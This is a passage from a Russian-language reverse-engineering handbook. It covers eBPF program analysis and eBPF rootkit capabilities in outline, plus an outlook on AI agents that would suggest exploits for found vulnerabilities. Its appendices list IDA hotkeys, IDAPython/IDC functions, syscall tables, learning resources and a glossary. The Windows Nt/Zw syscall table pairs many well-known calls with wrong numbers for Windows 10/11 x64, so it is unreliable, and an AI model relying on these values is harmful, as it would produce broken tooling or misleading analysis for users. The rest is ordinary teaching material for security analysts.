Extended Berkeley Packet Filter (eBPF) — технология Linux, позволяющая выполнять произвольный код в пространстве ядра с гарантированной безопасностью (верификатор). Области применения:

- Сетевой мониторинг и фильтрация (XDP, TC)
- Трассировка и профилирование (kprobe, uprobe, tracepoint)
- Безопасность (Seccomp-BPF, LSM-BPF)
- Вредоносное использование: руткиты на базе eBPF

Инструменты анализа eBPF

```
# Дизассемблирование eBPF-программы
llvm-objdump -d ebpf_program.o

# Дамп загруженных eBPF-программ
bpftool prog list
bpftool prog dump xlated id <PROG_ID>
bpftool prog dump jited id <PROG_ID>

# Визуализация CFG
bpftool prog dump xlated id <PROG_ID> visual > cfg.dot
dot -Tpng cfg.dot -o cfg.png
```

IDA Pro поддерживает eBPF через сторонние процессорные модули. Ghidra также имеет eBPF-процессор.

Реверс eBPF-руткитов

eBPF-руткиты представляют новый класс угроз: - Перехват системных вызовов через kprobe/tracepoint - Сокрытие процессов и файлов на уровне ядра - Кейлоггинг через перехват ввода-вывода - Сетевой стиллер через XDP/TC хуки

Анализ требует понимания eBPF-верификатора, map-структур и helper-функций ядра.

32.5. Перспективные направления

Аппаратные анализаторы нового поколения

- **Intel Processor Trace (PT)**: аппаратная трассировка с минимальным оверхедом, интеграция с IDA через Intel PIN / perf
- **ARM CoreSight**: аппаратная отладка ARM-процессоров
- **RISC-V Debug**: открытый стандарт отладки, растущая экосистема инструментов

Квантово-устойчивая криптография

Переход на постквантовые алгоритмы (CRYSTALS-Kyber, CRYSTALS-Dilithium, SPHINCS+) создаёт новые задачи для реверс-инженеров: - Идентификация новых криптоалгоритмов в бинарных файлах - Обновление сигнатур IDA FLIRT для постквантовых библиотек - Анализ гибридных схем (классика + PQC)

Формальная верификация декомпиляции

Исследовательские проекты работают над доказательством корректности декомпиляции — гарантии того, что восстановленный исходный код семантически эквивалентен машинному. Это критично для: - Сертификации ПО (авиационный, автомобильный стандарты) - Юридической экспертизы (цифровая форензика) - Миграции legacy-систем

Автономный реверс-инжиниринг

Полностью автоматический анализ бинарных файлов AI-агентами: 1. Загрузка образца → автоматическая классификация 2. Идентификация ключевых функций и структур данных 3. Восстановление протоколов и алгоритмов 4. Генерация отчёта на естественном языке 5. Предложения по эксплуатации обнаруженных уязвимостей

Текущие ограничения: AI способен анализировать отдельные функции, но не целые программы. Ожидается, что развитие LLM с большим контекстным окном и tool-use постепенно преодолеет это ограничение.

ПРИЛОЖЕНИЯ

Приложение А: Справочник горячих клавиш IDA Pro

№	Клавиша	Действие	Контекст
1	`G`	Перейти к адресу (Go to address)	Глобальный
2	`N`	Переименовать (Rename)	На имени/адресе
3	`Y`	Задать тип (Set type)	На функции/переменной
4	`;`	Добавить комментарий	На инструкции
5	`:`	Добавить повторяемый комментарий	На инструкции
6	`Ins`	Добавить комментарий к передней части	На адресе
7	`D`	Преобразовать в данные (Data)	На байтах
8	`C`	Преобразовать в код (Code)	На байтах
9	`U`	Снять определение (Undefine)	На данных/коде
10	`P`	Создать функцию (make Procedure)	На коде
11	`E`	Редактировать функцию	На функции
12	`X`	Перекрёстные ссылки (Xrefs to)	На имени/адресе
13	`Ctrl+X`	Перекрёстные ссылки из (Xrefs from)	На инструкции
14	`Enter`	Перейти по ссылке	На ссылке/вызове
15	`Esc`	Вернуться назад	Глобальный
16	`Ctrl+Enter`	Вернуться вперёд	Глобальный
17	`Space`	Переключить текст/граф	IDA View
18	`F5`	Декомпиляция (Hex-Rays)	На функции
19	`Tab`	Переключить дизассемблер/декомпилятор	IDA View / Pseudocode
20	`H`	Переключить hex/dec представление	На числе
21	`R`	Преобразовать в символ (char)	На числе
22	`M`	Применить enum-значение	На числе
23	`K`	Стековая переменная	На стековом смещении
24	`O`	Преобразовать в смещение (Offset)	На числе
25	`T`	Применить тип структуры	На данных
26	`*`	Создать массив	На данных
27	`A`	Создать строку ASCII	На байтах
28	`Alt+A`	Создать строку (выбор кодировки)	На байтах
29	`Shift+F12`	Окно строк (Strings window)	Глобальный
30	`Ctrl+F`	Поиск текста	В текущем окне
31	`Alt+T`	Поиск текста в дизассемблере	IDA View
32	`Alt+B`	Поиск последовательности байт	IDA View

№	Клавиша	Действие	Контекст
33	`Ctrl+S`	Выбрать сегмент	Глобальный
34	`Ctrl+E`	Точка входа	Глобальный
35	`Alt+I`	Поиск числовой константы	Глобальный
36	`Ctrl+P`	Список функций	Глобальный
37	`Alt+F1`	Quick View (список окон)	Глобальный
38	`Ctrl+1`	Quick View (список окон)	Глобальный
39	`F2`	Установить/снять breakpoint	На инструкции
40	`F7`	Step into (отладка)	Отладчик
41	`F8`	Step over (отладка)	Отладчик
42	`F9`	Продолжить выполнение	Отладчик
43	`Ctrl+F7`	Run until return	Отладчик
44	`Ctrl+F2`	Завершить отладку	Отладчик
45	`Shift+F7`	Окно сегментов	Глобальный
46	`Shift+F9`	Окно структур	Глобальный
47	`Shift+F11`	Окно типов (Local types)	Глобальный
48	`Ctrl+W`	Сохранить базу данных	Глобальный
49	`L`	Навигация по имени	Глобальный
50	`Ctrl+L`	Обозреватель имён (Names window)	Глобальный

Приложение B: IDAPython API — 40 наиболее используемых функций

Модуль `idc`

№	Функция	Описание	Пример
1	`idc.get_name_ea_simple(name)`	Получить адрес по имени	`ea = idc.get_name_ea_simple("main")`
2	`idc.get_func_name(ea)`	Получить имя функции по адресу	`name = idc.get_func_name(0x401000)`
3	`idc.set_name(ea, name, flags)`	Установить имя для адреса	`idc.set_name(0x401000, "myFunc")`
4	`idc.get_type(ea)`	Получить тип функции/данных	`t = idc.get_type(0x401000)`
5	`idc.SetType(ea, type_str)`	Задать тип	`idc.SetType(ea, "int __cdecl(int, char *)")`
6	`idc.get_cmt(ea, rptble)`	Получить комментарий	`cmt = idc.get_cmt(ea, False)`
7	`idc.set_cmt(ea, comment, rptble)`	Установить комментарий	`idc.set_cmt(ea, "буфер", False)`
8	`idc.get_func_cmt(ea, rptble)`	Комментарий функции	`cmt = idc.get_func_cmt(ea, True)`
9	`idc.set_func_cmt(ea, cmt, rptble)`	Задать комментарий функции	`idc.set_func_cmt(ea, "init", True)`
10	`idc.get_operand_type(ea, n)`	Тип n-го операнда	`t = idc.get_operand_type(ea, 0)`
11	`idc.get_operand_value(ea, n)`	Значение n-го операнда	`v = idc.get_operand_value(ea, 1)`
12	`idc.get_bytes(ea, size)`	Прочитать байты	`data = idc.get_bytes(ea, 16)`
13	`idc.patch_byte(ea, value)`	Записать байт	`idc.patch_byte(ea, 0x90)`
14	`idc.get_wide_byte(ea)`	Прочитать один байт	`b = idc.get_wide_byte(ea)`
15	`idc.get_wide_dword(ea)`	Прочитать DWORD (4 байта)	`dw = idc.get_wide_dword(ea)`
16	`idc.get_qword(ea)`	Прочитать QWORD (8 байт)	`qw = idc.get_qword(ea)`
17	`idc.next_head(ea)`	Следующая определённая голова	`next_ea = idc.next_head(ea)`

№	Функция	Описание	Пример
18	`idc.prev_head(ea)`	Предыдущая определённая голова	`prev_ea = idc.prev_head(ea)`
19	`idc.find_func_end(ea)`	Конец функции	`end = idc.find_func_end(ea)`
20	`idc.get_segm_end(ea)`	Конец сегмента	`end = idc.get_segm_end(ea)`

Модуль `idautils`

№	Функция	Описание	Пример
21	`idautils.Functions()`	Итератор по всем функциям	`for ea in idautils.Functions(): ...`
22	`idautils.Functions(start, end)`	Функции в диапазоне адресов	`for ea in idautils.Functions(0x401000, 0x402000): ...`
23	`idautils.Segments()`	Итератор по сегментам	`for seg in idautils.Segments(): ...`
24	`idautils.Heads(start, end)`	Итератор по определённым головам	`for h in idautils.Heads(start, end): ...`
25	`idautils.XrefsTo(ea)`	Перекрёстные ссылки на адрес	`for xref in idautils.XrefsTo(ea): ...`
26	`idautils.XrefsFrom(ea)`	Перекрёстные ссылки из адреса	`for xref in idautils.XrefsFrom(ea): ...`
27	`idautils.Strings()`	Итератор по строкам	`for s in idautils.Strings(): print(s)`
28	`idautils.CodeRefsTo(ea)`	Ссылки кода на адрес	`for ref in idautils.CodeRefsTo(ea): ...`
29	`idautils.CodeRefsFrom(ea)`	Ссылки кода из адреса	`for ref in idautils.CodeRefsFrom(ea): ...`
30	`idautils.DataRefsTo(ea)`	Ссылки данных на адрес	`for ref in idautils.DataRefsTo(ea): ...`

Модуль `idaapi`

№	Функция	Описание	Пример
31	`idaapi.get_func(ea)`	Получить объект func_t	`func = idaapi.get_func(ea)`
32	`idaapi.get_imagebase()`	Базовый адрес загрузки	`base = idaapi.get_imagebase()`
33	`idaapi.get_bytes(ea, sz)`	Прочитать байты (bytes)	`data = idaapi.get_bytes(ea, 256)`
34	`idaapi.auto_wait()`	Дождаться конца автоанализа	`idaapi.auto_wait()`
35	`idaapi.get_input_file_path()`	Путь к анализируемому файлу	`path = idaapi.get_input_file_path()`
36	`idaapi.get_inf_structure()`	Информация о базе (архитектура, биты)	`info = idaapi.get_inf_structure()`
37	`idaapi.jumpto(ea)`	Перейти к адресу в GUI	`idaapi.jumpto(0x401000)`
38	`idaapi.get_import_module_qty()`	Количество импортируемых модулей	`n = idaapi.get_import_module_qty()`
39	`idaapi.enum_import_names(idx, cb)`	Перечислить импорты модуля	`idaapi.enum_import_names(0, my_cb)`
40	`idaapi.set_color(ea, what, color)`	Установить цвет элемента	`idaapi.set_color(ea, idc.CIC_ITEM, 0x00FF00)`

Приложение C: IDC-функции

№	Функция	Описание	Пример
1	`Byte(ea)`	Прочитать байт	`val = Byte(0x401000);`
2	`Word(ea)`	Прочитать слово (2 байта)	`val = Word(0x401000);`
3	`Dword(ea)`	Прочитать двойное слово	`val = Dword(0x401000);`
4	`Qword(ea)`	Прочитать четверное слово	`val = Qword(0x401000);`
5	`PatchByte(ea, val)`	Записать байт	`PatchByte(0x401000, 0x90);`
6	`PatchWord(ea, val)`	Записать слово	`PatchWord(0x401000, 0x9090);`
7	`PatchDword(ea, val)`	Записать двойное слово	`PatchDword(ea, 0);`
8	`GetDisasm(ea)`	Дизассемблированная строка	`s = GetDisasm(0x401000);`
9	`GetMnem(ea)`	Мнемоника инструкции	`m = GetMnem(0x401000);`
10	`GetOpnd(ea, n)`	Текст n-го операнда	`op = GetOpnd(ea, 0);`
11	`MakeCode(ea)`	Преобразовать в код	`MakeCode(0x401000);`
12	`MakeData(ea, flags, size, tid)`	Преобразовать в данные	`MakeData(ea, FF_BYTE, 1, 0);`
13	`MakeStr(start, end)`	Создать строку	`MakeStr(0x402000, 0x402010);`
14	`MakeFunction(start, end)`	Создать функцию	`MakeFunction(0x401000, 0x401100);`
15	`MakeNameEx(ea, name, flags)`	Установить имя	`MakeNameEx(ea, "myFunc", SN_CHECK);`
16	`MakeComm(ea, comment)`	Добавить комментарий	`MakeComm(ea, "loop counter");`
17	`MakeRptCmt(ea, comment)`	Повторяемый комментарий	`MakeRptCmt(ea, "API call");`
18	`Jump(ea)`	Перейти к адресу	`Jump(0x401000);`
19	`ScreenEA()`	Текущий адрес курсора	`ea = ScreenEA();`
20	`GetFunctionName(ea)`	Имя функции	`name = GetFunctionName(ea);`
21	`GetFunctionAttr(ea, attr)`	Атрибут функции	`start = GetFunctionAttr(ea, FUNCATTR_START);`
22	`NextFunction(ea)`	Следующая функция	`next = NextFunction(ea);`

№	Функция	Описание	Пример
23	`PrevFunction(ea)`	Предыдущая функция	`prev = PrevFunction(ea);`
24	`SegName(ea)`	Имя сегмента	`name = SegName(ea);`
25	`SegStart(ea)`	Начало сегмента	`start = SegStart(ea);`
26	`SegEnd(ea)`	Конец сегмента	`end = SegEnd(ea);`
27	`XrefType()`	Тип перекрёстной ссылки	Используется в цикле Xrefs
28	`RfirstB(ea)`	Первая ссылка на адрес	`ref = RfirstB(ea);`
29	`RnextB(ea, ref)`	Следующая ссылка на адрес	`ref = RnextB(ea, ref);`
30	`Message(fmt, ...)`	Вывести сообщение	`Message("Адрес: %x\n", ea);`

Приложение D: Системные вызовы Windows Nt/Zw

Номера системных вызовов (syscall numbers) зависят от версии Windows. Ниже приведены номера для Windows 10/11 (21H2+, x64):

№ (21H2)	Имя	Параметры (основные)
0x0000	`NtAccessCheck`	SecurityDescriptor, ClientToken, DesiredAccess, …
0x0003	`NtAdjustPrivilegesToken`	TokenHandle, DisableAll, NewState, …
0x0006	`NtAllocateVirtualMemory`	ProcessHandle, BaseAddress, ZeroBits, RegionSize, AllocationType, Protect
0x0008	`NtCallbackReturn`	OutputBuffer, OutputLength, Status
0x000A	`NtClose`	Handle
0x000D	`NtCreateEvent`	EventHandle, DesiredAccess, ObjAttrs, EventType, InitialState
0x000F	`NtCreateFile`	FileHandle, DesiredAccess, ObjAttrs, IoStatusBlock, AllocSize, FileAttrs, ShareAccess, CreateDisposition, CreateOptions, EaBuffer, EaLength
0x0012	`NtCreateKey`	KeyHandle, DesiredAccess, ObjAttrs, TitleIndex, Class, CreateOptions, Disposition
0x0016	`NtCreateMutant`	MutantHandle, DesiredAccess, ObjAttrs, InitialOwner
0x001A	`NtCreateProcess`	ProcessHandle, DesiredAccess, ObjAttrs, ParentProcess, InheritObjectTable, SectionHandle, DebugPort, TokenHandle
0x001C	`NtCreateSection`	SectionHandle, DesiredAccess, ObjAttrs, MaxSize, SectionPageProtection, AllocationAttributes, FileHandle
0x001E	`NtCreateSemaphore`	SemaphoreHandle, DesiredAccess, ObjAttrs, InitialCount, MaximumCount
0x0022	`NtCreateThread`	ThreadHandle, DesiredAccess, ObjAttrs, ProcessHandle, ClientId, ThreadContext, InitialTeb, CreateSuspended
0x0024	`NtCreateThreadEx`	ThreadHandle, DesiredAccess, ObjAttrs, ProcessHandle, StartRoutine, Argument, CreateFlags, ZeroBits, StackSize, MaxStackSize, AttributeList
0x0025	`NtCreateTimer`	TimerHandle, DesiredAccess, ObjAttrs, TimerType
0x0026	`NtCreateToken`	TokenHandle, DesiredAccess, ObjAttrs, TokenType, AuthenticationId, …
0x0029	`NtDelayExecution`	Alertable, DelayInterval
0x002C	`NtDeviceIoControlFile`	FileHandle, Event, ApcRoutine, ApcContext, IoStatusBlock, ControlCode, InBuffer, InBufferLength, OutBuffer, OutBufferLength
0x002E	`NtDuplicateObject`	SourceProcessHandle, SourceHandle, TargetProcessHandle, TargetHandle, DesiredAccess, HandleAttributes, Options
0x0031	`NtFlushBuffersFile`	FileHandle, IoStatusBlock
0x0036	`NtFreeVirtualMemory`	ProcessHandle, BaseAddress, RegionSize, FreeType
0x0037	`NtFsControlFile`	FileHandle, Event, ApcRoutine, ApcContext, IoStatusBlock, FsControlCode, InBuffer, InBufferLength, OutBuffer, OutBufferLength
0x003A	`NtLoadDriver`	DriverServiceName

№ (21H2)	Имя	Параметры (основные)
0x003D	`NtMapViewOfSection`	SectionHandle, ProcessHandle, BaseAddress, ZeroBits, CommitSize, SectionOffset, ViewSize, InheritDisposition, AllocationType, Win32Protect
0x003F	`NtOpenFile`	FileHandle, DesiredAccess, ObjAttrs, IoStatusBlock, ShareAccess, OpenOptions
0x0040	`NtOpenKey`	KeyHandle, DesiredAccess, ObjAttrs
0x0042	`NtOpenProcess`	ProcessHandle, DesiredAccess, ObjAttrs, ClientId
0x0044	`NtOpenSection`	SectionHandle, DesiredAccess, ObjAttrs
0x0046	`NtOpenThread`	ThreadHandle, DesiredAccess, ObjAttrs, ClientId
0x0047	`NtOpenToken`	TokenHandle, DesiredAccess, ObjAttrs
0x004B	`NtProtectVirtualMemory`	ProcessHandle, BaseAddress, RegionSize, NewProtect, OldProtect
0x004E	`NtQueryInformationFile`	FileHandle, IoStatusBlock, FileInformation, Length, FileInformationClass
0x004F	`NtQueryInformationProcess`	ProcessHandle, ProcessInformationClass, ProcessInformation, ProcessInformationLength, ReturnLength
0x0050	`NtQueryInformationThread`	ThreadHandle, ThreadInformationClass, ThreadInformation, ThreadInformationLength, ReturnLength
0x0052	`NtQueryKey`	KeyHandle, KeyInformationClass, KeyInformation, Length, ResultLength
0x0055	`NtQuerySystemInformation`	SystemInformationClass, SystemInformation, SystemInformationLength, ReturnLength
0x0058	`NtQueryValueKey`	KeyHandle, ValueName, KeyValueInformationClass, KeyValueInformation, Length, ResultLength
0x005A	`NtQueryVirtualMemory`	ProcessHandle, BaseAddress, MemoryInformationClass, MemoryInformation, MemoryInformationLength, ReturnLength
0x005E	`NtReadFile`	FileHandle, Event, ApcRoutine, ApcContext, IoStatusBlock, Buffer, Length, ByteOffset, Key
0x0060	`NtReadVirtualMemory`	ProcessHandle, BaseAddress, Buffer, Size, NumberOfBytesRead
0x0064	`NtResumeThread`	ThreadHandle, PreviousSuspendCount
0x0067	`NtSetInformationFile`	FileHandle, IoStatusBlock, FileInformation, Length, FileInformationClass
0x0068	`NtSetInformationProcess`	ProcessHandle, ProcessInformationClass, ProcessInformation, ProcessInformationLength
0x006B	`NtSetValueKey`	KeyHandle, ValueName, TitleIndex, Type, Data, DataSize
0x006E	`NtSuspendThread`	ThreadHandle, PreviousSuspendCount
0x0071	`NtTerminateProcess`	ProcessHandle, ExitStatus

№ (21H2)	Имя	Параметры (основные)
0x0072	`NtTerminateThread`	ThreadHandle, ExitStatus
0x0077	`NtUnmapViewOfSection`	ProcessHandle, BaseAddress
0x0079	`NtWaitForMultipleObjects`	Count, Handles, WaitType, Alertable, Timeout
0x007A	`NtWaitForSingleObject`	Handle, Alertable, Timeout
0x007E	`NtWriteFile`	FileHandle, Event, ApcRoutine, ApcContext, IoStatusBlock, Buffer, Length, ByteOffset, Key
0x007F	`NtWriteVirtualMemory`	ProcessHandle, BaseAddress, Buffer, Size, NumberOfBytesWritten

> ***Примечание**: номера системных вызовов изменяются между версиями Windows. Актуальные таблицы доступны на https://j00ru.vexillium.org/syscalls/nt/64/ и https://hfiref0x.github.io/NT10_syscalls.html.*

Приложение E: Системные вызовы Linux x86_64

№ (rax)	Имя	Аргументы (rdi, rsi, rdx, r10, r8, r9)
0	`read`	fd, buf, count
1	`write`	fd, buf, count
2	`open`	filename, flags, mode
3	`close`	fd
4	`stat`	filename, statbuf
5	`fstat`	fd, statbuf
6	`lstat`	filename, statbuf
7	`poll`	ufds, nfds, timeout
8	`lseek`	fd, offset, whence
9	`mmap`	addr, length, prot, flags, fd, offset
10	`mprotect`	start, len, prot
11	`munmap`	addr, length
12	`brk`	brk
13	`rt_sigaction`	signum, act, oldact, sigsetsize
14	`rt_sigprocmask`	how, set, oldset, sigsetsize
20	`writev`	fd, iov, iovcnt
21	`access`	filename, mode
22	`pipe`	fildes
23	`select`	nfds, readfds, writefds, exceptfds, timeout
32	`dup`	fildes
33	`dup2`	oldfd, newfd
35	`nanosleep`	req, rem
39	`getpid`	—
41	`socket`	domain, type, protocol
42	`connect`	fd, addr, addrlen
43	`accept`	fd, addr, addrlen
44	`sendto`	fd, buff, len, flags, addr, addr_len
45	`recvfrom`	fd, buf, len, flags, addr, addr_len
46	`sendmsg`	fd, msg, flags
47	`recvmsg`	fd, msg, flags
49	`bind`	fd, addr, addrlen
50	`listen`	fd, backlog

№ (rax)	Имя	Аргументы (rdi, rsi, rdx, r10, r8, r9)
56	`clone`	clone_flags, newsp, parent_tidptr, child_tidptr, tls
57	`fork`	—
58	`vfork`	—
59	`execve`	filename, argv, envp
60	`exit`	error_code
61	`wait4`	pid, stat_addr, options, rusage
62	`kill`	pid, sig
79	`getcwd`	buf, size
80	`chdir`	filename
83	`mkdir`	pathname, mode
87	`unlink`	pathname
89	`readlink`	path, buf, bufsiz
96	`gettimeofday`	tv, tz
102	`getuid`	—
104	`getgid`	—
110	`getppid`	—
157	`prctl`	option, arg2, arg3, arg4, arg5
186	`gettid`	—
200	`tkill`	tid, sig
202	`futex`	uaddr, op, val, timeout, uaddr2, val3
228	`clock_gettime`	which_clock, tp
231	`exit_group`	error_code
257	`openat`	dfd, filename, flags, mode
262	`newfstatat`	dfd, filename, statbuf, flag
288	`accept4`	fd, addr, addrlen, flags
302	`prlimit64`	pid, resource, new_rlim, old_rlim
318	`getrandom`	buf, count, flags
332	`statx`	dfd, filename, flags, mask, buffer
435	`clone3`	uargs, size

> ***Примечание**: полная таблица системных вызовов Linux x86_64 содержит ~450 записей. Актуальный список доступен в исходном коде ядра (`arch/x86/entry/syscalls/syscall_64.tbl`) и на https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/.*

Приложение F: Рекомендуемые ресурсы

Книги

Название	Авторы	Описание
The IDA Pro Book	Chris Eagle	Классическое руководство по IDA Pro (2-е изд.)
Practical Reverse Engineering	B. Dang, A. Gazet, E. Bachaalany	x86, ARM, Windows kernel RE
Reversing: Secrets of Reverse Engineering	Eldad Eilam	Основы реверс-инжиниринга
Practical Malware Analysis	M. Sikorski, A. Honig	Анализ вредоносного ПО
The Art of Memory Forensics	M. Hale Ligh и др.	Форензика оперативной памяти
Hacking: The Art of Exploitation	Jon Erickson	Эксплуатация уязвимостей
Windows Internals (7th ed.)	M. Russinovich, D. Solomon	Архитектура Windows
Linux Kernel Development	Robert Love	Разработка ядра Linux
The Ghidra Book	Chris Eagle, Kara Nance	Руководство по Ghidra
Learning Linux Binary Analysis	Ryan O'Neill	Анализ бинарных файлов Linux
Serious Cryptography	Jean-Philippe Aumasson	Практическая криптография
The Shellcoder's Handbook	Anley, Heasman и др.	Написание шеллкода и эксплойтов

Онлайн-ресурсы и блоги

Ресурс	URL	Описание
Hex-Rays Blog	hex-rays.com/blog	Официальный блог разработчиков IDA
OpenSecurityTraining2	opensecuritytraining.info	Бесплатные курсы по RE и безопасности
Reverse Engineering StackExchange	reverseengineering.stackexchange.com	Вопросы и ответы по RE
Trail of Bits Blog	blog.trailofbits.com	Исследования безопасности
Project Zero Blog	googleprojectzero.blogspot.com	Анализ уязвимостей (Google)
MalwareBazaar	bazaar.abuse.ch	Репозиторий образцов вредоносного ПО
VirusTotal	virustotal.com	Мультисканер и песочница
Lenny Zeltser Blog	zeltser.com/blog	Анализ вредоносного ПО
hasherezade Blog	hshrzd.wordpress.com	RE вредоносного ПО
j00ru Blog	j00ru.vexillium.org	Безопасность ядра Windows
SecAcademy (Рус.)	secacademy.ru	Курсы по безопасности на русском

YouTube-каналы

Канал	Описание
LiveOverflow	Популяризация RE и CTF
OALabs	Анализ вредоносного ПО в IDA
MalwareAnalysisForHedgehogs	Пошаговый анализ малвари
Gynvael Coldwind	RE, CTF, программирование
stacksmashing	Аппаратный RE, embedded
John Hammond	CTF, RE, Blue Team
Guided Hacking	Реверс игр, чит-разработка
13Cubed	Цифровая форензика
IppSec	HackTheBox walkthrough

Платформы для практики

Платформа	URL	Описание
crackmes.one	crackmes.one	Коллекция crackme-задач
CTFtime	ctftime.org	Агрегатор CTF-соревнований
HackTheBox	hackthebox.com	Практические лаборатории
TryHackMe	tryhackme.com	Обучающие комнаты для начинающих
pwnable.kr	pwnable.kr	Задачи на бинарную эксплуатацию
Exploit Education	exploit.education	Phoenix, Nebula, Protostar
RingZer0	ringzer0ctf.com	Задачи разного уровня
flare-on	flare-on.com	Ежегодный RE-челлендж от Mandiant

Курсы и сертификации

Курс	Организатор	Описание
GREM (GIAC RE Malware)	SANS	Профессиональная сертификация по RE
FOR610: RE Malware	SANS	Курс по анализу вредоносного ПО
Malware RE	Kaspersky Academy	RE малвари (на русском)
x86/x64 Assembly	OpenSecurityTraining2	Бесплатный курс по ассемблеру
Reverse Engineering	coursera.org	Курсы от университетов

Приложение G: Глоссарий терминов

№	Термин	Определение
1	**Дизассемблирование** (Disassembly)	Процесс преобразования машинного кода в ассемблерный листинг, читаемый человеком
2	**Декомпиляция** (Decompilation)	Процесс восстановления высокоуровневого исходного кода (C/C++) из машинного кода
3	**Реверс-инжиниринг** (Reverse Engineering)	Процесс анализа программного или аппаратного обеспечения для понимания его внутренней структуры и функциональности
4	**Статический анализ** (Static Analysis)	Анализ программы без её выполнения, путём изучения кода и данных
5	**Динамический анализ** (Dynamic Analysis)	Анализ программы во время её выполнения с помощью отладчиков и мониторинга
6	**IDB** (IDA Database)	Файл базы данных IDA Pro, содержащий всю информацию анализа (.idb для 32-бит, .i64 для 64-бит)
7	**CFG** (Control Flow Graph)	Граф потока управления — представление всех путей выполнения в функции
8	**Базовый блок** (Basic Block)	Последовательность инструкций без ветвлений (кроме входа и выхода)
9	**Перекрёстная ссылка** (Cross-reference, Xref)	Связь между двумя адресами в программе (вызов, обращение к данным, переход)
10	**FLIRT** (Fast Library Identification and Recognition Technology)	Технология IDA для автоматической идентификации стандартных библиотечных функций
11	**Hex-Rays**	Декомпилятор IDA Pro, восстанавливающий псевдокод на C из машинного кода
12	**IDAPython**	Интерфейс скриптинга IDA Pro на языке Python
13	**IDC**	Встроенный скриптовый язык IDA Pro (C-подобный синтаксис)
14	**PE** (Portable Executable)	Формат исполняемых файлов Windows (.exe, .dll, .sys)
15	**ELF** (Executable and Linkable Format)	Формат исполняемых файлов Linux/Unix
16	**Mach-O**	Формат исполняемых файлов macOS/iOS
17	**RVA** (Relative Virtual Address)	Адрес относительно базового адреса загрузки модуля
18	**VA** (Virtual Address)	Абсолютный виртуальный адрес в адресном пространстве процесса
19	**ASLR** (Address Space Layout Randomization)	Рандомизация расположения модулей в памяти для защиты от эксплуатации
20	**DEP/NX** (Data Execution Prevention / No-Execute)	Запрет выполнения кода в областях памяти, помеченных как данные
21	**PIE** (Position-Independent Executable)	Исполняемый файл, не зависящий от базового адреса загрузки

№	Термин	Определение
22	**GOT** (Global Offset Table)	Таблица глобальных смещений в ELF для динамической линковки
23	**PLT** (Procedure Linkage Table)	Таблица связывания процедур в ELF для вызова внешних функций
24	**IAT** (Import Address Table)	Таблица импортируемых адресов в PE-файлах
25	**vtable** (Virtual Method Table)	Таблица виртуальных методов C++ класса
26	**ABI** (Application Binary Interface)	Бинарный интерфейс приложения, определяющий calling convention, layout структур и т.д.
27	**Calling Convention**	Соглашение о вызовах функций (cdecl, stdcall, fastcall, System V AMD64)
28	**Prologue/Epilogue**	Стандартный код в начале/конце функции для настройки/восстановления стекового кадра
29	**Stack Frame**	Область стека, выделенная для локальных переменных и параметров функции
30	**Обфускация** (Obfuscation)	Преобразования кода, затрудняющие анализ без изменения функциональности
31	**Packing**	Сжатие и/или шифрование исполняемого файла с самораспаковкой при загрузке
32	**Sandbox** (Песочница)	Изолированная среда для безопасного выполнения потенциально опасного кода
33	**Breakpoint** (Точка останова)	Механизм отладчика для остановки выполнения на определённой инструкции
34	**Hardware Breakpoint**	Аппаратная точка останова через регистры DR0-DR3 (x86), не изменяет код
35	**Anti-debug**	Техники обнаружения и противодействия отладке
36	**Hooking** (Перехват)	Техника перенаправления вызовов функций для мониторинга или модификации поведения
37	**Inline Hooking**	Перехват путём замены первых инструкций функции на jmp
38	**Shellcode**	Самодостаточный машинный код, обычно используемый в эксплойтах
39	**ROP** (Return-Oriented Programming)	Техника эксплуатации, использующая цепочки фрагментов существующего кода (гаджетов)
40	**Gadget** (ROP-гаджет)	Короткая последовательность инструкций, заканчивающаяся `ret`, используемая в ROP-цепочке
41	**Символьное исполнение** (Symbolic Execution)	Анализ программы с использованием символьных переменных вместо конкретных значений
42	**Fuzzing** (Фаззинг)	Автоматическая генерация случайных или полуслучайных входных данных для поиска ошибок
43	**Taint Analysis**	Отслеживание потока данных от источника (ввод пользователя) к опасным операциям

№	Термин	Определение
44	**Binary Diffing**	Сравнение двух версий бинарного файла для выявления изменений
45	**Patch Tuesday**	Ежемесячный выпуск обновлений безопасности Microsoft (второй вторник месяца)
46	**CVE** (Common Vulnerabilities and Exposures)	Стандартный идентификатор для известных уязвимостей
47	**IoC** (Indicators of Compromise)	Индикаторы компрометации: хеши файлов, IP-адреса, домены, характерные строки
48	**YARA**	Язык описания паттернов для идентификации и классификации вредоносного ПО
49	**Emulation** (Эмуляция)	Программное воспроизведение аппаратной среды для выполнения кода другой архитектуры
50	**Firmware** (Прошивка)	Программное обеспечение, встроенное в аппаратное устройство (BIOS, UEFI, встраиваемые системы)